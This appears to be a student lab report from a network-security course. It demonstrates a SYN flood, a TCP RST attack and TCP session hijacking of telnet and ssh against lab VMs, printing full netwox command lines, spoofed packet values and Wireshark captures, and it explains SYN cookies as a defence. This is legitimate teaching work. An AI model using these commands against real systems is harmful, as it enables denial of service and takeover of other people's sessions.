Task 1:

Setup:

Attacker VM : 10.0.2.4

Victim VM : 10.0.2.5

Server : 10.0.2.15

On the Server, run

```
sudo sysctl -w net.ipv4.tcp_max_syn_backlog=128
sudo sysctl -w net.ipv4.tcp_syncookies=0
```

to decrease the size of the queue as well as to disable syn cookies.



Fig 1: Command to decrease the size of the queue



Fig 2: Command to disable syn cookies

1) Describe the mechanism of SYN flooding attack

A normal TCP handshake is a 3 step process. First the client sends a SYN packet to the server. Then the server will reply with a SYN-ACK. The client then replies with a corresponding ACK back. After this the connection will then be established. All this TCP connection information is kept in a queue of finite space. Hence an attacker can flood the server, with spoofed IP addresses, with SYN packet requests. When the server replies to all of the SYN requests with a SYN-ACK, the attacker will not reply. While the server is forced to keep all these half connection information open, there will come a point where the server will run out of memory in the queue. This will mean that the server will not be able to accept any new connections and thus a proper user will not be able to connect to the server anymore.

2) Describe how to use Netwox to attack, and explain the meaning of the command line arguments. If you use synflood.c, briefly explain what underlying libraries or system calls are used. Also, Add screenshots that show that the packet is sent



Fig 3 & 4: Victim successful telnet into server before synflood attack

```
a0216695u@~$ netwox 76 --help
Title: Synflood
Usage: netwox 76 -i ip -p port [-s spoofip]
Parameters:
 -i|--dst-ip ip                 destination IP address {5.6.7.8}
 -p|--dst-port port             destination port number {80}
 -s|--spoofip spoofip           IP spoof initialization type {linkbraw}
 --help2                        display full help
Example: netwox 76 -i "5.6.7.8" -p "80"
Example: netwox 76 --dst-ip "5.6.7.8" --dst-port "80"
a0216695u@~$ sudo netwox 76 -i 10.0.2.15 -p 23
```

Fig 5: Command for netwox synflood attack

Netwox 76 is the netwox tool meant for syn flooding. The `-i` flag is for the ip address and the `-p` flag is for the port number. Because telnet is on port 23, we will select port 23 of the server's ip address.

```
33643 8.270496876   164.207.50.41       10.0.2.15       TCP       60 30967 → 23 [SYN] Seq=0 Win=1500 Len
33644 8.270760231   252.58.243.255      10.0.2.15       TCP       60 6149 → 23 [SYN] Seq=0 Win=1500 Len=
33645 8.271302364   70.132.150.86       10.0.2.15       TCP       60 15759 → 23 [SYN] Seq=0 Win=1500 Len
33646 8.271302462   51.169.3.55         10.0.2.15       TCP       60 21185 → 23 [SYN] Seq=0 Win=1500 Len
33647 8.271562762   94.153.205.130      10.0.2.15       TCP       60 58922 → 23 [SYN] Seq=0 Win=1500 Len
33648 8.271839977   208.233.169.136     10.0.2.15       TCP       60 63825 → 23 [SYN] Seq=0 Win=1500 Len
33649 8.272114168   44.151.174.6        10.0.2.15       TCP       60 22029 → 23 [SYN] Seq=0 Win=1500 Len
33650 8.272386314   26.164.83.181       10.0.2.15       TCP       60 23968 → 23 [SYN] Seq=0 Win=1500 Len
33651 8.272681831   178.206.157.47      10.0.2.15       TCP       60 48229 → 23 [SYN] Seq=0 Win=1500 Len
33652 8.272926076   120.231.3.121       10.0.2.15       TCP       60 63385 → 23 [SYN] Seq=0 Win=1500 Len
33653 8.273156695   249.235.234.163     10.0.2.15       TCP       60 24503 → 23 [SYN] Seq=0 Win=1500 Len
33654 8.273414705   17.19.143.97        10.0.2.15       TCP       60 1103 → 23 [SYN] Seq=0 Win=1500 Len=
33655 8.273635919   235.82.64.15        10.0.2.15       TCP       60 27238 → 23 [SYN] Seq=0 Win=1500 Len
33656 8.273908610   68.161.83.20        10.0.2.15       TCP       60 55206 → 23 [SYN] Seq=0 Win=1500 Len
33657 8.274170863   246.216.207.166     10.0.2.15       TCP       60 4853 → 23 [SYN] Seq=0 Win=1500 Len=
33658 8.274445639   210.55.38.58        10.0.2.15       TCP       60 65013 → 23 [SYN] Seq=0 Win=1500 Len
33659 8.274756780   38.168.65.171       10.0.2.15       TCP       60 56965 → 23 [SYN] Seq=0 Win=1500 Len
33660 8.274756839   177.14.162.66       10.0.2.15       TCP       60 61180 → 23 [SYN] Seq=0 Win=1500 Len
33661 8.275255260   213.153.47.1        10.0.2.15       TCP       60 19361 → 23 [SYN] Seq=0 Win=1500 Len
33662 8.275496512   203.63.232.206      10.0.2.15       TCP       60 49969 → 23 [SYN] Seq=0 Win=1500 Len
```

Fig 6: Wireshark of the network after the attack starts

3) Add screenshots to show half-opened connections on the target machine.

```
a0216695U@~$ netstat -na | grep :23
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.15:23            0.56.80.66:36789        SYN_RECV
tcp        0      0 10.0.2.15:23            249.216.204.179:43532   SYN_RECV
tcp        0      0 10.0.2.15:23            0.50.103.249:44847      SYN_RECV
tcp        0      0 10.0.2.15:23            244.247.151.129:51229   SYN_RECV
tcp        0      0 10.0.2.15:23            246.142.240.182:9108    SYN_RECV
tcp        0      0 10.0.2.15:23            249.48.45.132:56337     SYN_RECV
tcp        0      0 10.0.2.15:23            252.246.185.70:62566    SYN_RECV
tcp        0      0 10.0.2.15:23            242.132.89.231:16440    SYN_RECV
tcp        0      0 10.0.2.15:23            252.41.142.183:40274    SYN_RECV
tcp        0      0 10.0.2.15:23            255.6.233.16:25262      SYN_RECV
tcp        0      0 10.0.2.15:23            252.161.84.114:51563    SYN_RECV
```

```
tcp        0      0 10.0.2.15:23            245.245.223.122:53337   SYN_RECV
tcp        0      0 10.0.2.15:23            245.127.212.115:27408   SYN_RECV
tcp        0      0 10.0.2.15:23            240.202.101.51:28775    SYN_RECV
tcp        0      0 10.0.2.15:23            246.196.157.234:55040   SYN_RECV
tcp        0      0 10.0.2.15:23            253.3.174.72:28019      SYN_RECV
tcp        0      0 10.0.2.15:23            253.251.201.89:3850     SYN_RECV
tcp        0      0 10.0.2.15:23            250.29.125.127:56948    SYN_RECV
tcp        0      0 10.0.2.15:23            243.125.117.233:18592   SYN_RECV
tcp        0      0 10.0.2.15:23            243.97.159.37:64346     SYN_RECV
tcp        0      0 10.0.2.15:23            251.165.142.115:58205   SYN_RECV
tcp        0      0 10.0.2.15:23            250.101.87.54:26734     SYN_RECV
tcp        0      0 10.0.2.15:23            252.168.71.19:49402     SYN_RECV
tcp        0      0 10.0.2.15:23            255.230.221.166:25603   SYN_RECV
tcp        0      0 10.0.2.15:23            243.95.94.52:20741      SYN_RECV
tcp        0      0 10.0.2.15:23            255.9.122.174:20571     SYN_RECV
tcp        0      0 10.0.2.15:23            244.159.86.222:21280    SYN_RECV
tcp        0      0 10.0.2.15:23            241.179.43.19:43408     SYN_RECV
tcp        0      0 10.0.2.15:23            254.57.1.29:11933       SYN_RECV
tcp        0      0 10.0.2.15:23            253.43.67.239:10316     SYN_RECV
tcp        0      0 10.0.2.15:23            241.208.75.58:31295     SYN_RECV
tcp        0      0 10.0.2.15:23            250.212.182.186:27596   SYN_RECV
tcp        0      0 10.0.2.15:23            244.88.68.105:45834     SYN_RECV
tcp        0      0 10.0.2.15:23            247.162.175.231:32328   SYN_RECV
a0216695U@~$
```

Fig 7: Half-open connections on the server

4) Show the changes caused by turning on or off net.ipv4.tcp syncookies using screen-shots, and explain the reason for the changes.

```
┌──(kali㉿kali)-[~]
└─$ telnet 10.0.2.15
Trying 10.0.2.15 ...
telnet: Unable to connect to remote host: Connection timed out
```

Fig 8: Victim unable to telnet into server when the synflood attack starts with tcp syn cookies off `net.ipv4.tcp_syncookies=0`

```
a0216695U@~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
a0216695U@~$ sysctl net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies = 1
```

Fig 9: Turning on syn cookies

```
Last login: Wed Mar 20 00:23:27 +08 2024 from 10.0.2.5 on pts/2
a0216695U@~$
```

Fig 10: Victim now able to telnet into server when the synflood attack starts with tcp syn cookies on `net.ipv4.tcp_syncookies=1`

As seen in Fig 8, the victim is unable to telnet into the server anymore and is timed out due to the attack. However, after activating syn cookies the victim is able to connect to the server even when the syn flood attack is ongoing. This is because syn cookies allow the server to choose a specific sequence number in the SYN-ACK packet and only store the connection details in the TCP buffer of ACK packets with the validated sequence number.

Task 2:

Setup:

Attacker VM : 10.0.2.4

Victim VM : 10.0.2.5

Server : 10.0.2.15

The victim will telnet to the server first before the attack happens.

```
a0216695U@~$ netstat -na | grep :23
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.15:23            10.0.2.5:43034          ESTABLISHED
```

Fig 11: Starting a telnet connection between the victim and server

1) Describe how you launch your TCP RST attack on the telnet server using either Netwox (please explain the meaning of the command line arguments) or Scapy (please put your Scapy script in the report).

```
a0216695u@~$ sudo netwox 78 --help
Title: Reset every TCP packet
Usage: netwox 78 [-d device] [-f filter] [-s spoofip]
Parameters:
 -d|--device device             device name {Eth0}
 -f|--filter filter             pcap filter
 -s|--spoofip spoofip           IP spoof initialization type {linkbraw}
 --help2                        display help for advanced parameters
Example: netwox 78
a0216695u@~$ sudo netwox 78 -f "dst host 10.0.2.15" -d enp0s3 -s best
```

Fig 12: Command for netwox tcp rst attack

Netwox 78 is the netwox tool meant for the TCP RST attack. The `-f` flag is to set the pcap filter for the destination of the host ip address to help find TCP packets for the server. The `-d` flag is for the network device to sniff on. The `-s` flag is to help generate the link layer for the spoof ip. The aim is to spoof packets as the server to send TCP RST packets to other machines connected to the server.

2) Add screenshots that show that the packet is sent and the telnet session is terminated.



Fig 13: TCP RST packet sent



Fig 14: Proof that telnet session is terminated

Task 3:

Setup:

Attacker VM : 10.0.2.4
Victim VM : 10.0.2.5
Server : 10.0.2.15

The victim will telnet to the server first before the attack happens.

1) Explain TCP session hijacking.

TCP session hijacking is when the attacker acts as a man in the middle and is able to hijack an ongoing TCP connection and send malicious data to either the victim or the server. This is dangerous as the attacker is able to bypass the authentication step and use the current valid authentication in the connection. This can be done by first sniffing the connection packets and to find details about the connection such as the ip addresses, ports and other packet information. In the telnet connection later demonstrated will attempt to issue commands from the attacker, pretending to be the victim, on the server and receive back the result from the server.

2) Describe how to inject a "ls" command into a telnet session using either Netwox (please explain the meaning of the command line arguments) or Scapy (please put your Scapy script in the report).

```
>>> codecs.encode("ls\r").hex()
'6c730d'
```

Fig 15: Using python to find "ls\r" in hex

To inject commands into a telnet session, the data needs to be hex encoded first, as seen in Fig 15. "\r" is required to simulate the enter from the shell.

```
a0216695u@~$ netwox 40 --help
Title: Spoof Ip4Tcp packet
Usage: netwox 40 [-c uint32] [-e uint32] [-f|+f] [-g|+g] [-h|+h] [-i uint32] [-j uint32] [-k uint32] [-l ip] [-m ip] [-n ip4opts] [-o port] [-p port] [-q uint32] [-r uint32]
[-s|+s] [-t|+t] [-u|+u] [-v|+v] [-w|+w] [-x|+x] [-y|+y] [-z|+z] [-A|+A] [-B|+B] [-C|+C] [-D|+D] [-E uint32] [-F uint32] [-G tcpopts] [-H mixed_data]
Parameters:
 -c|--ip4-tos uint32           IP4 tos {0}
 -e|--ip4-id uint32            IP4 id (rand if unset) {0}
 -f|--ip4-reserved|+f|--no-ip4-reserved IP4 reserved
 -g|--ip4-dontfrag|+g|--no-ip4-dontfrag IP4 dontfrag
 -h|--ip4-morefrag|+h|--no-ip4-morefrag IP4 morefrag
 -i|--ip4-offsetfrag uint32    IP4 offsetfrag {0}
 -j|--ip4-ttl uint32           IP4 ttl {0}
 -k|--ip4-protocol uint32      IP4 protocol {0}
 -l|--ip4-src ip               IP4 src {10.0.2.4}
 -m|--ip4-dst ip               IP4 dst {5.6.7.8}
 -n|--ip4-opt ip4opts          IPv4 options
 -o|--tcp-src port             TCP src {1234}
 -p|--tcp-dst port             TCP dst {80}
 -q|--tcp-seqnum uint32        TCP seqnum (rand if unset) {0}
 -r|--tcp-acknum uint32        TCP acknum {0}
 -s|--tcp-reserved1|+s|--no-tcp-reserved1 TCP reserved1
 -t|--tcp-reserved2|+t|--no-tcp-reserved2 TCP reserved2
 -u|--tcp-reserved3|+u|--no-tcp-reserved3 TCP reserved3
 -v|--tcp-reserved4|+v|--no-tcp-reserved4 TCP reserved4
 -w|--tcp-cwr|+w|--no-tcp-cwr  TCP cwr
 -x|--tcp-ece|+x|--no-tcp-ece  TCP ece
 -y|--tcp-urg|+y|--no-tcp-urg  TCP urg
 -z|--tcp-ack|+z|--no-tcp-ack  TCP ack
 -A|--tcp-psh|+A|--no-tcp-psh  TCP psh
 -B|--tcp-rst|+B|--no-tcp-rst  TCP rst
 -C|--tcp-syn|+C|--no-tcp-syn  TCP syn
 -D|--tcp-fin|+D|--no-tcp-fin  TCP fin
 -E|--tcp-window uint32        TCP window {0}
 -F|--tcp-urgptr uint32        TCP urgptr {0}
 -G|--tcp-opt tcpopts          TCP options
 -H|--tcp-data mixed_data      mixed data
 --help2                       display help for advanced parameters
Example: netwox 40
```

Fig 16: Netwox 40 command line flags description

```
a0216695u@~$ sudo netwox 40 --ip4-src 10.0.2.5 --ip4-dst 10.0.2.15 --tcp-src 469
54 --tcp-dst 23 --tcp-seqnum 380380220 --tcp-acknum 876106848 --ip4-ttl 64 --tcp
-window 249 --tcp-ack --tcp-data "6c730d"
```

Fig 17: Netwox command line with arguments

Netwox 40 is the netwox tool meant to spoof IPv4 TCP packets. The `--ip4-src` flag is to set the source ip address of the spoofed packet, in this case the victim ip. The `--ip4-dst` flag is to set the destination ip, in this case the server ip. The `--tcp-src` flag is to set the source port. The `--tcp-dst` flag is to set the destination port of the server, 23 because of the telnet protocol. The `--tcp-seqnum` flag is to set the sequence number of the packet. The `--tcp-acknum` flag is to set the ack num of the packet. The `--ip4-ttl` flag is to set the ttl of the packet. The `--tcp-window` flag is to set the tcp window size. The `--tcp-ack` flag is to set the ACK flag in the TCP packet. The `--tcp-data` flag is to set the data being sent in the packet, in this case the data is the hex encoded value of "ls\r".

3) Add screenshots that show the injection results as observed by Wireshark. Also do indicate important captured packet(s).



Fig 18: Last TCP packet between victim and server

The latest packet between the victim and the server such as the port numbers, sequence number, ACK number, window size, packet TTL. This is to help set the values for the netwox command.

```
100 87.102163223  10.0.2.5          10.0.2.15         TELNET      57 Telnet Data ...
101 87.104426405  10.0.2.15         10.0.2.5          TELNET      70 Telnet Data ...
102 87.313948627  10.0.2.15         10.0.2.5          TELNET     385 Telnet Data ...
[Stream index: 0]
[TCP Segment Len: 3]
Sequence number: 380380220
[Next sequence number: 380380223]
Acknowledgment number: 876106848
0101 .... = Header Length: 20 bytes (5)
Flags: 0x010 (ACK)
   000. .... .... = Reserved: Not set
   ...0 .... .... = Nonce: Not set
   .... 0... .... = Congestion Window Reduced (CWR): Not set
   .... .0.. .... = ECN-Echo: Not set
   .... ..0. .... = Urgent: Not set
   .... ...1 .... = Acknowledgment: Set
   .... .... 0... = Push: Not set
   .... .... .0.. = Reset: Not set
   .... .... ..0. = Syn: Not set
   .... .... ...0 = Fin: Not set
   [TCP Flags: ·····A····]
Window size value: 249
[Calculated window size: 31872]
[Window size scaling factor: 128]
Checksum: 0xa24f [correct]
[Checksum Status: Good]
[Calculated Checksum: 0xa24f]
Urgent pointer: 0
[SEQ/ACK analysis]
   [iRTT: 0.000685227 seconds]
   [Bytes in flight: 3]
   [Bytes sent since last PSH flag: 3]
[Timestamps]
   [Time since first frame in this TCP stream: 82.777727567 seconds]
   [Time since previous frame in this TCP stream: 78.469991214 seconds]
TCP payload (3 bytes)
lnet
Data: ls\r
```

Fig 19: Packet sent from attacker to server, imitating the victim, with the data `ls\r`

```
100 87.102163223  10.0.2.5          10.0.2.15         TELNET      57 Telnet Data ...
101 87.104426405  10.0.2.15         10.0.2.5          TELNET      70 Telnet Data ...
102 87.313948627  10.0.2.15         10.0.2.5          TELNET     385 Telnet Data ...
Acknowledgment number: 380380223
1000 .... = Header Length: 32 bytes (8)
▾ Flags: 0x018 (PSH, ACK)
   000. .... .... = Reserved: Not set
   ...0 .... .... = Nonce: Not set
   .... 0... .... = Congestion Window Reduced (CWR): Not set
   .... .0.. .... = ECN-Echo: Not set
   .... ..0. .... = Urgent: Not set
   .... ...1 .... = Acknowledgment: Set
   .... .... 1... = Push: Set
   .... .... .0.. = Reset: Not set
   .... .... ..0. = Syn: Not set
   .... .... ...0 = Fin: Not set
   [TCP Flags: ·····AP···]
Window size value: 509
[Calculated window size: 65152]
[Window size scaling factor: 128]
Checksum: 0x49d4 [correct]
[Checksum Status: Good]
[Calculated Checksum: 0x49d4]
Urgent pointer: 0
▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
▾ [SEQ/ACK analysis]
   [iRTT: 0.000685227 seconds]
   [Bytes in flight: 323]
   [Bytes sent since last PSH flag: 319]
▾ [Timestamps]
   [Time since first frame in this TCP stream: 82.989512971 seconds]
   [Time since previous frame in this TCP stream: 0.209522222 seconds]
TCP payload (319 bytes)
elnet
Data: cs5231.bpf.c              \033[0m\033[01;34mDocuments\033[0m         \033[01;34mMusic\033[0m     \033[01;34mTemplates\033[0m\r\n
Data: \033[01;34mCS5231-homework3-skeleton\033[0m  \033[01;34mDownloads\033[0m         \033[01;34mPictures\033[0m  \033[01;34mVideos\033[0m\r\n
Data: \033[01;34mDesktop\033[0m                    \033[01;34mlibbpf-bootstrap\033[0m  \033[01;34mPublic\033[0m\r\n
Data: a0216695U@~$
```

Fig 20: Reply from server to client with the results of the ls command from attacker

4) Show the abnormal behavior you observed through Wireshark screenshots, and explain the reason of this abnormal behavior.

As seen in Fig 21 and Fig 22 below, the victim telnet will hang and not be able to type anything. Moreover, TCP retransmission packets from the server to the victim are then captured on the network. This is because when the attacker hijacks the Telnet connection to send data to the server, this would change the SEQ num and ACK num for the connection. However, the victim's actual machine would not have the updated SEQ and ACK numbers and hence it would ignore the reply from the server due to this mismatch and thus not send an ACK to reply to the server. Therefore the server will keep retransmitting its packet as seen in Fig 22.

Moreover, if the victim is to send out any information, it would also use its current SEQ and ACK numbers which are outdated in the current connection. Hence the server would also be unable to receive packets coming from the victim as well. Both the victim and server are in a deadlock as their packets to each other will not be picked up by the other party.



Fig 21: Client telnet in the terminal hangs



Fig 22: Wireshark capture TCP retransmission from server to client

5) Eliminate the abnormal packets using either Netwox or Scapy, explain your idea and your command/code, and also add screenshots to show the result.

The main aim to eliminate the abnormality is to ensure that the victim is caught up on the current SEQ and ACK numbers. To just solve the TCP retransmitting packets, we could imitate the victim and spoof a reply ACK packet back to the server. This will trick the server into thinking that the victim has received and acknowledged the packet. However, this will not solve the victim's telnet issue. Hence the solution to this is to spoof a packet as the server to the victim with the old SEQ and new ACK num.

```
a0216695u@~$ sudo netwox 40 --ip4-src 10.0.2.15 --ip4-dst 10.0.2.5 --tcp-dst 469
54 --tcp-src 23 --tcp-seqnum 380380223 --tcp-acknum 876107171 --ip4-ttl 64 --tcp
-window 509 --tcp-ack
IP_____________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x0028=40___________|
|             id                |r|D|M|       offsetfrag        |
|_________0xAC09=44041__________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |            checksum            |
|____0x40=64____|____0x06=6_____|____________0xB6B3_____________|
|                           source                               |
|_____________________________10.0.2.15_____________________________|
|                          destination                           |
|_____________________________10.0.2.5______________________________|
TCP____________________________________________________________.
|          source port          |       destination port        |
|___________0x0017=23___________|_________0xB76A=46954__________|
|                           seqnum                               |
|_____________________0x16AC243F=380380223_____________________|
|                           acknum                               |
|_____________________0x343855A3=876107171_____________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|0|0|0|0|___________0x01FD=509___________|
|           checksum            |            urgptr             |
|___________0x197C=6524_________|___________0x0000=0____________|
```

Fig 23: Netwox command to fix the abnormal issue

In Fig 23, the new netwox command now changes the `ip4-src` with the server's ip and the `ip4-dst` with the victim's ip address. The src and dst ports should be swapped as well to match the server and victim respectively. The `tcp-seqnum` and `tcp-acknum` should be updated to follow the seq and ack num from the attacker's packet and the server's reply.

```
a0216695U@~$ ls
cs5231.bpf.c              Documents         Music      Templates
CS5231-homework3-skeleton Downloads         Pictures   Videos
Desktop                   libbpf-bootstrap  Public
a0216695U@~$
a0216695U@~$ pwd
/home/student
a0216695U@~$
```

Fig 24: Proof that the victim's terminal unfreezes

6) Describe how you launch your TCP session hijacking attack on the ssh server using either Netwox (please explain the meaning of the command line arguments) or Scapy (please put your Scapy script in the report). Also report whether there are any differences between hijacking the telnet and ssh server.

The steps taken to hijack the ssh connection are similar to hijacking the telnet connection previously. The main difference would be to change the destination port number of the server from 23 to 22.

```
>>> codecs.encode("ls\r\n").hex()
'6c730d0a'
```

Fig 25: Using python to find "ls\r\n" in hex

This is to help create the TCP data for the ssh command.



Fig 26: victim ssh into the server

```
